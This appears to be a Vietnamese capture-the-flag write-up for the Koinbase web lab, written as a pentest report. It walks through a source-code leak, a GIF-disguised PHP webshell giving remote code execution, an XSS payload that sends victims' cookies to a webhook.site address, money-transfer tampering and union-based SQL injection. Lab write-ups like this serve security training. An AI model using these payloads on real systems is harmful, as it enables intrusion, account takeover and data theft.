### Flag 1

### Operation Vulnerability trên Server

### **Description and Impact**

File Backup.zip chứa source code của toàn bộ chương trình trên Server ở đường dẫn https://upload.koinbase-53c1041dd203e.cyberjutsu-lab.tech/

Attacker có thể tìm thấy bằng cách Scan Directory

### **Steps to reproduce**

1. Sử dụng tool dirsearch để scan đường dẫn

https://upload.koinbase-53c1041dd203e.cyberjutsu-lab.tech/

```
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /root/reports/https_upload.koinbase-53c1041dd203e.cyberjutsu-lab.tech/_23-05-07_01-16-50.txt

Target: https://upload.koinbase-53c1041dd203e.cyberjutsu-lab.tech/

[01:16:50] Starting:

[01:16:53] 403 - 314B - /.ht_wsr.txt
[01:16:53] 403 - 314B - /.htaccess.sample
[01:16:53] 403 - 314B - /.htaccess.save
[01:16:53] 403 - 314B - /.htaccess.save
[01:16:53] 403 - 314B - /.htaccess.orig
[01:17:53] 403 - 314B - /.htaccess.orig
[01:17:53] 403 - 314B - /.htaccess.orig
[01:17:29] 403 - 314B - /.htaccess.orig
[01:17:29] 403 - 314B - /.htpasswd
[01:17:20] 403 - 314B - /.htpasswd
[01:17:20] 403 - 314B - /.htpasswd
[01:17:36] 403 - 314B - /.htpasswd
[01:17:36] 403 - 314B - /.htpaswd
[01:17:36] 403 - 314B - /.htpasswd
[01:17:36] 403 - 314B - /.htpass
```

2. Thấy được endpoint nhạy cảm /backup.zip có status code là 200 nên ta truy cập đến endpoint đó để tải file về.



3. Tải về và giải nén thành công là ta đã có toàn bộ source code của chương trình **Koinbase.** Cuối cùng lấy Flag trong source code.

```
1  # You founded a source code leak
2  # Recon is very important
3  # Case study: https://supras.io/how-i-got-access-to-many-piis-through-a-source-code-leak/
4  # Your Flag 1: CBJS{do_you_use_a_good_wordlist?}
```

#### Recommendations

Nên phân quyền file backup chỉ có admin mới có thể truy cập được hoặc không lưu file backup trên server.

### Flag 2

# File Vulnerability dẫn đến Remote Code Execution Server

### **Description and Impact**

Ó' đường dẫn https://upload.koinbase-53c1041dd203e.cyberjutsu-lab.tech/ có parameter là url sẽ lấy đường dẫn URL chứa hình ảnh, đồng thời tạo một folder để upload hình ảnh đó vào server. Tận dụng điều đó, attacker sẽ truyền một đường dẫn chứa webshell vào url và **Remote Code Execution** (RCE) server.

### **Root Cause Analysis**

Nhìn vào file index.php:

```
if (isset($_GET['url'])) {
    $url = $_GET['url'];
   if (!filter_var($url, FILTER_VALIDATE_URL)) {
       $result->message = "Not a valid url";
       die(json_encode($result));
   $file_name = "upload/" . bin2hex(random_bytes(8)) . getExtesion($url);
   $data = file_get_contents($url);
   if ($data) {
     file_put_contents($file_name, $data);
       if (isImage($file_name)) {
           $result->message = $file_name;
           $result->status_code = 200;
          $result->message = "File is not an image";
           unlink($file_name);
       die(json_encode($result));
       $result->message = "Cannot get file contents";
       die(json_encode($result));
} else {
   $result->message = "Missing params";
    die(json_encode($result));
```

Lỗi bảo mật xảy ra ở dòng 38 khi anh lập trình viên sử dụng hàm nguy hiểm file\_put\_contents nhưng attacker vẫn chưa thể khai thác được vì file được upload vào một folder được khởi tạo giá trị ngẫu nhiên.

Để ý thấy từ dòng số 40 đến 42, tên folder và status code 200 sẽ được hiển thị khi thoả mãn hàm isimage.

```
function isImage($file_path)

function isImage($file_path)

{

    $finfo = finfo_open(FILEINFO_MIME_TYPE);

    $mime_type = finfo_file($finfo, $file_path);

    $whitelist = array("image/jpeg", "image/png", "image/gif");

    if (in_array($mime_type, $whitelist, TRUE)) {

        return true;

    }

    return false;

}
```

Tại đây hình ảnh được anh lập trình viên filter bằng hàm finfo\_open so sánh với file signature (chữ ký đầu tệp) trong magic database để đưa ra kết luận đây là tập tin gì.

Server sẽ lấy file signature và kiểm tra với whitelist


```
("image/jpeg", "image/png", "image/gif")
```

Lúc này attacker sẽ khai thác bằng cách upload file với nội dung có dạng: <magic\_bytes><php\_code>. Ví dụ GIF89a; <?php\_echo "Hacked?"; ?>.

### Steps to reproduce

1. Tạo file PHP chứa webshell với file signature là GIF89a và push lên github để có được đường dẫn URL

https://github.com/BaoPC/NT106.N21.MMCL/blob/master/webshell.php?raw=true



2. Upload webshell bằng cách truyền tham số là đường dẫn chứa webshell vào paramater url

https://upload.koinbase-53c1041dd203e.cyberjutsu-lab.tech/?url=https://github.com/BaoPC/NT106.N21.MMCL/blob/master/webshell.php?raw=true

Ta có được đường dẫn file php chứa webshell vừa upload là upload/df4963472576e742.php



3. Truy cập vào đường dẫn

https://upload.koinbase-53c1041dd203e.cyberjutsu-lab.tech/upload/df4963472576e742.php, tiến hành Remote Code Execution (RCE) server và thành công lấy được Flag.

```
♦ https://upload.koinbase-53c1041 x +
← → C  https://upload.koinbase-53c1041dd203e.cyberjutsu-lab.tech/upload/df4963472576e742.php?x=cat%20/secret.txt
GIF89a;Flag 2: CBJS {y0u_rce_me_or_you_went_in_another_way?}
```

#### Recommendations

Nên kiểm tra thêm extension của file.

### Flag 3

# HTML Injection dẫn đến Cross-site Scripting (XSS) nhằm đánh cắp Cookie của người dùng

### **Description and Impact**

Ở tab Hall Of Fame sẽ hiển thị top 20 người giàu nhất trong hệ thống được chia thành 4 trang. Thông qua đường dẫn https://koinbase-53c1041dd203e.cyberjutsu-lab.tech/?page=1, số trang sẽ thay đổi phụ thuộc vào parameter page, tận dụng điều này attacker sẽ chèn đoạn mã HTML thông qua biến page dẫn đến cuộc tấn công XSS nhằm đánh cắp cookie của người dùng dẫn đến việc đăng nhập tài khoản trái phép.

# **Root Cause Analysis**

Nhìn vào file **index.js**, ta thấy untrusted data rơi vào biến page.

```
function main() {
    const queryString = window.location.search;
    const urlParams = new URLSearchParams(queryString);
    const page = urlParams.get('page');

let pageIndex = parseInt(page) - 1;
    let itemsPerPage = 5;


document.getElementById("page-number").innerHTML = "Page " + page;

document.getElementById("page-number").innerHTML = "Page " + page;
```

Tại dòng só 16 anh lập trình viên sử dụng thuộc tính innerHTML cho phép thực thi code HTML, nhưng biến page không được kiểm soát nên attacker có thể chèn đoạn code HTML tuỳ ý nhằm tạo ra một URL dùng để đánh cắp cookie của nạn nhân.

### Steps to reproduce

1. Tạo host Server bằng webhook để nhận cookie của nạn nhân tại trang webhook.site.



Đường dẫn URL sau khi tạo sẽ có dạng https://webhook.site/102fb4cd-97d5-4933-b1e2-147c7d005150

2. Dùng thẻ svg để tạo payload.

#### Payload sẽ có dạng như này:

<svg onload=fetch("https://webhook.site/102fb4cd-97d5-4933b1e2-147c7d005150?cookie="+document.cookie)>

# Encode payload bằng trang

https://meyerweb.com/eric/tools/dencoder/ và truyền payload được encode vào parameter page

# **URL Decoder/Encoder**

%3Csvg%20onload%3Dfetch(%22https%3A%2F%2Fwebhook.site%2F102fb4cd-97d5-4933-b1e2-147c7d005150%3Fcookie%3D%22%2Bdocument.cookie)%3E

Decode Encode

### URL hoàn chỉnh dùng để tấn công XSS sẽ có dạng như này

https://koinbase-53c1041dd203e.cyberjutsu-lab.tech/?page=%3Csvg%20onload%3Dfetch(%22https%3A%2F%2Fwebhook.site%2F102fb4cd-97d5-4933-b1e2-147c7d005150%3Fcookie%3D%22%2Bdocument.cookie)%3E

3. Gởi URL ở bước 2 cho nạn nhân và bắt cookie ở webhook




# Con mèo đã click đến URL có số thứ tự là 11.



Url: https://koinbase-53c1041dd

•

Đã gửi cho con mèo. Thứ tự của bạn là 12.



4. Sử dụng Burp Suite, tiến hành đăng nhập tài khoản của nạn nhân bằng PHPSESSID đã bắt ở webhook và lấy được Flag



#### Recommendations

Nên kiểm tra parameter page trước khi truyền vào thuộc tính innerHTML

# Flag 4

Acess Control Vulnerability do không xác thực người chuyển tiền

### **Description and Impact**


Với tính năng chuyển tiền ở /transaction.php, người dùng có thể chuyển tiền cho người dùng khác. Nhưng ở /api/transaction.php?action=transfer\_money, anh lập trình lại không xác thực người chuyển, do đó attacker có thể tuỳ ý điều chỉnh người gửi và người nhận, gây ảnh hưởng nghiêm trọng đến người dùng.

### **Steps to reproduce**

1. Sử dụng Burp Suite và truy cập vào đường dẫn https://koinbase-53c1041dd203e.cyberjutsu-lab.tech/?page=1




Tiếp tục truy cập đến tab send money




Nhập ID, amount với giá trị bất kỳ và xem gói tin bắt được ở Burp Suite.

2. Tại gói tin chứa API xuất hiện parameter sender\_id và reveiver\_id




Lúc này ta chuyển sang repeater và tiến hành thay đổi giá trị của sender\_id và reveiver\_id

Do chưa kịp chụp màn hình nên tôi lấy kết quả cũ



Lúc này thông báo trả về đã chuyển tiền thành công. Tiếp theo quay lại profile và lấy được Flag



#### **Recommendations**

Nên có biện pháp xác thực người gửi.

# Flag 5

# SQL Injection dẫn đến việc đọc tất cả dữ liệu trong Database

# **Description and Impact**

Lợi dụng API /api/user.php?action=public\_info để đọc toàn bộ thông tin của Database bằng kĩ thuật Union-based SQL Injection.

# **Root Cause Analysis**

Trong file view.js:

```
koinbase > src > static > js > Js view.js > ② get_user_info

1    async function get_user_info() {
2    const queryString = window.location.search;
3    const urlParams = new URLSearchParams(queryString);
4    const id = urlParams.get('id');
5    var url = `/api/user.php?action=public_info&id=${id}`;
6    var response = await fetch(url);
7    return await response.json();
8 }
```

Với biến respone sẽ lấy dữ liệu của user từ url nhận id của user qua api user.php và action=public info

Ở file user.php:

Dữ liệu sẽ được lấy qua hàm getInfoFromUserId() với param id trong cú GET hàm getInfoFromUserId() trong file database.php:

```
function getInfoFromUserId($id) {

43 | return selectOne("SELECT id, username, money, image, enc_credit_card, bio FROM users WHERE id=" . $id . " LIMIT 1");

44 }
```


Chỉ trả về 1 dòng trong câu truy vấn SELECT sẽ lấy 6 cột trong bảng users qua với điều kiện id tồn tại trong table

Mình tận dụng param id trên /view.php?id= để SQL Injection

#### Steps to reproduce


1. Xây dựng câu query để lấy được database: UNION SELECT

database(), version(), null, null, null, null gồm 6 cột tương ứng để có thể UNION. Bên cạnh đó với id=0 sẽ không có dữ liệu, sau đó encode payload rồi gởi cú request sẽ trả về kết quả như sau.



# 2. Lấy hết tất cả table trong database bằng payload

0 UNION SELECT
GROUP\_CONCAT(table\_name), null, null, null, null, null, null FROM
INFORMATION\_SCHEMA.TABLES WHERE table\_schema=database()



### 3. Đọc Flag trong table flag:

Payload: 0 UNION SELECT

GROUP CONCAT(flag), NULL, NULL, NULL, NULL, NULL FROM flag

